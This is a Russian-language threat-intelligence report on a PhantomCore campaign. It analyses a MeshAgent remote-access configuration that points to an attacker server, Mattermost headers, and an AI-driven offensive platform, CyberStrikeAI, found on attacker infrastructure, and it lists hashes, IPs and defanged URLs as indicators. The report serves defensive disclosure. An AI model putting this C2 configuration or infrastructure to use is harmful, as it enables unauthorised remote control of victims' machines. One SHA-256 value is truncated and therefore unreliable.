
`MeshServer=wss://46.37.123[.]16:443/agent.ashx`

MeshAgent – агент удалённого мониторинга и управления (RMM) из проекта MeshCentral. После установки на компьютер он устанавливает соединение с сервером MeshCentral и предоставляет полный доступ к устройству: удалённый рабочий стол, управление файлами, выполнение команд, мониторинг состояния и установка ПО.

В ходе исследования найдены варианты загрузки данного файла в директории system и temp, также в одной из команд создавалась директория Dос, однако, несмотря на это, загрузка выполнялась в директорию temp.

Исследование сетевой инфраструктуры и атрибуция

В ходе анализа хоста 46.37.123[.]16, связанного с загрузкой MeshAgent, был обнаружен соответствующий веб-интерфейс управления MeshCentral.



Изображение 8 — Веб-интерфейс управления MeshCentral

Также, согласно сведениям, полученным из открытых источников, на порту 8065 был зафиксирован отпечаток сервиса Mattermost.

Mattermost – платформа с открытым исходным кодом для корпоративной коммуникации, объединяющая в себе мессенджер с голосовыми и видеозвонками, а также средства для обмена файлами.


HTTP/1.1 200 OK Cache-Control: no-cache, max-age=31556926, public Content-Security-Policy: frame-ancestors 'self' ; script-src 'self' Content-Type: text/html Permissions-Policy: Referrer-Policy: no-referrer X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-Request-Id: wc6irbb59tffdmnzd78abbr4da X-Version-Id:

11.2.1.20258648388.7753db3c7a8a10310666c608bb07d98cca9300aef8b3b8286ff836aa14bfbe5f.false Date: Tue, 31 Mar 2026 05:59:31 GMT Transfer-Encoding: chunked

Стоит отметить, что Mattermost уже был замечен нами и другими [исследователями](#) в кампаниях группировки PhantomCore в 2025 году, но применялся лишь в качестве маскировки веб-интерфейса управления MeshCentral.

В данном случае отпечаток заголовка совпадает с отпечатком Mattermost, что позволяет предположить: ПО могло использоваться атакующими как в качестве канала коммуникации с C2, так и по его прямому назначению – для коммуникации или передачи данных.

Однако наиболее интересной находкой стал отпечаток **CyberStrikeAI**, обнаруженный на порту 9080 указанного хоста.



Изображение 9 — Веб-интерфейс управления CyberStrikeAI

CyberStrikeAI—AI-платформа с открытым исходным кодом для автоматизированного тестирования на проникновение и offensivesecurity. Опубликована на платформе GitHub в конце 2025 года.

Платформа интегрирует более 100 популярных инструментов безопасности, имеет встроенный интеллектуальный движок оркестрации на базе AI, систему предопределённых ролей, специализированные навыки и полную систему управления жизненным циклом атаки. Управление платформой производится посредством веб-интерфейса.

Обнаружение указанной платформы на данном хосте позволяет с высокой долей вероятности предположить факт её использования атакующими в рамках проведения целевых атак, направленных на российские компании.

При этом важно отметить, что прямой корреляции между платформой CyberStrikeAI, размещенной на указанном хосте, и исследуемой кампанией не обнаружено в виду неактивности данного сервиса в период её проведения. Тем не менее, возможно предположить, что данная платформа могла использоваться на этапе разведки, включая сбор целевой информации о потенциальных жертвах, либо применялась в рамках иных атак, не связанных напрямую с указанной кампанией. Это предположение подкрепляется обнаруженным в период активности данного сервиса отпечатком фреймворка Sliver.

Анализ обнаруженного отпечатка CyberStrikeAI, его ресурсов и сетевой инфраструктуры позволил обнаружить хост 46.37.123[.]101, который с высокой степенью вероятности отнесен к атакующему.

Таким образом, на основании совокупности выявленных признаков, включающих анализ TTPs, характерных для исследуемой группировки, детальное изучение ранее неизвестного вредоносного программного обеспечения, а также факта использования MeshAgent в рамках атакующей инфраструктуры, анализа сетевой инфраструктуры и сетевых отпечатков, обнаружения артефактов в виде комментариев на украинском языке, а также специфических особенностей взаимодействия с C2 (каждая команда имеет уникальный идентификатор при взаимодействии, и он используется при отправке результатов на сервер) и gateway-путями (/tasks, /ping), отражающих типичный для данной группировки профиль, данная атака с высокой степенью достоверности была атрибутирована к группе **PhantomCore**.

Вывод

Исследование новой атаки PhantomCore демонстрирует, что группировка продолжает активно развивать свои инструменты и тактики, внедряя новое программное обеспечение и расширяя спектр используемых технологий.

Кроме того, мы наблюдаем, как в арсенале атакующих появляются не только AI-решения, используемые для написания вредоносного кода, но и другие, позволяющие автоматизировать и управлять атаками на всем их жизненном цикле.

Вместе с тем группировка продолжает использовать ранее зафиксированные инструменты, такие как MashAgent и Sliver, что говорит о комбинированном подходе — совмещении проверенных средств с новыми технологиями для повышения эффективности атак.

Таким образом, совокупность указанных обстоятельств свидетельствует об усложнении атакующих операций и требует более комплексного и продвинутого подхода для их детектирования.

Индикаторы компрометации

Файловые индикаторы

KNDR (1).zip

MD5: 43ed7ce263151ae976bafbad3bc17742

SHA-1: 03f426e4d9928ae5a2236aea8604e208039d4f25

SHA-256: 6255425f2d1ab8741a1381853519db79f2e0ca083ceae6a415bd954d3a7d39f3

KNDR.lnk

MD5: 05fa2a9db255f37140e6716de4cf1716

SHA-1: 89673f31d51fca9f2aebaf3d654d5b9f812186f2

SHA-256: f795725f53dbb711ac43d49032d2b64b3721e9036c760d531281a0a2767e4fd4

KNDR.hta

MD5: 8e674f0379dda936208a365760074b11

SHA-1: ea6d35dd96c7bf3ff7c51bb1dabb49db55648196

SHA-256: 6d294b99742c673c07e74c1ccae44a80f50511576bc9977079aed4b76231ee

1spisok_sotrudnikov.bat

MD5: 3f039e92637c8d4169960e878d091f04

SHA-1: 1148dc9cd85c90aff2307e3d2ec8ba9bfe6a2413

SHA-256: 660cb702830fc38c7981ea1b55f45679460452bc731d4f7acc36b14095682919

2copipast_spisok.ps1

MD5: b22c21f19ab6d796df84b70d204804b4

SHA-1: 267a1282c08fe1240e6f3d68396596e4cdb69b56

SHA-256: 30918f193ddb02c46419928aab5ce1acc01544f20185190d40567041abbf980a

3task_spisok.ps1

MD5: 96d00bf02e6b3c70f6b6e0d524a1dc0d

SHA-1: e4181463896b2f0f1d7daa353ae661e180407c71

SHA-256: 992cc3c6c3af7c7b443e59038864ab89e7f78a5ab3de517477f136072b4b38e3

4gotovii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1

MD5: fbd9910e36b07c6d4a095c8aabc2c801

SHA-1: fc5d8c3adade2bd27269d86a3883c6d9518e8836

SHA-256: 73f5db0b04dfff8274ecb96dc3c10c8d4819627a20110dc763123d6ed3421fa9

5fulltext_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1

MD5: 86360fa1d33f8c2bd84607ab736123cf

SHA-1: d3fcabc6a90c79aff24ea71c571484de74f631cd

SHA-256: bfac106c163b1e04eea4ec0bf2d46b2b4296130e660d335d1d9f44c3ddc89321

6polnii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.bat

MD5: b1be02032c6e3ebefc467b5d0dd3ee07

SHA-1: 573e190020441283e99f27b7a62fe5d74d944dc0

SHA-256: d687509ed1e9e0a073a30e1a7fd1fb96ffc06c92858356202c7bd9a06d76d822

meshagent64-Voenmeh.exe

MD5: ce8e7a3fa0b38165d60f4688e69490ce

SHA-1: 92c2701a8f15a45a5f3d6be1482f5af6851eb2a1

SHA-256: 79f027c533d8cf563c3cddf3744651a674d0dc03d56b932156806bcdb102c8d9

01-20363.pdf

MD5: c65acfc2720de2a940c5f24cd98055fa

SHA-1: 6d79675d5d2df4d0b6c6e6c29502f7cad9cd9110

SHA-256: 2679aaaa61a0d4270cc35c4a45d1717b04da17965269a2ae66bc4564f5582596

KNDR.pdf

MD5: 0ac3839a2b23b9b96b63c650bf8f6530

SHA-1: 96c2c70300d0734c6993ddb6ed1214c5ae9c198b

SHA-256: b4fa704eca8fad7e56e172c1bf7282248d3a058250cdb0bdfd493c979c03b11f

Сетевые индикаторы

94.183.183[.]69

46.37.123[.]16

46.37.123[.]101

ministerstvo-inostrannykh-del[.]ru

realty-visual[.]ru

hxxp://94.183.183[.]69:3000/

hxxps://realty-visual[.]ru/jk_strana_ozernaya/KNDR_2026.pdf

hxxps://realty-visual[.]ru/jk_strana_ozernaya/4gotovii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.txt

hxxps://realty-visual[.]ru/jk_strana_ozernaya/5fulltext_spisok_sotrudnikov_dlya_posejenia_meropriyatia.txt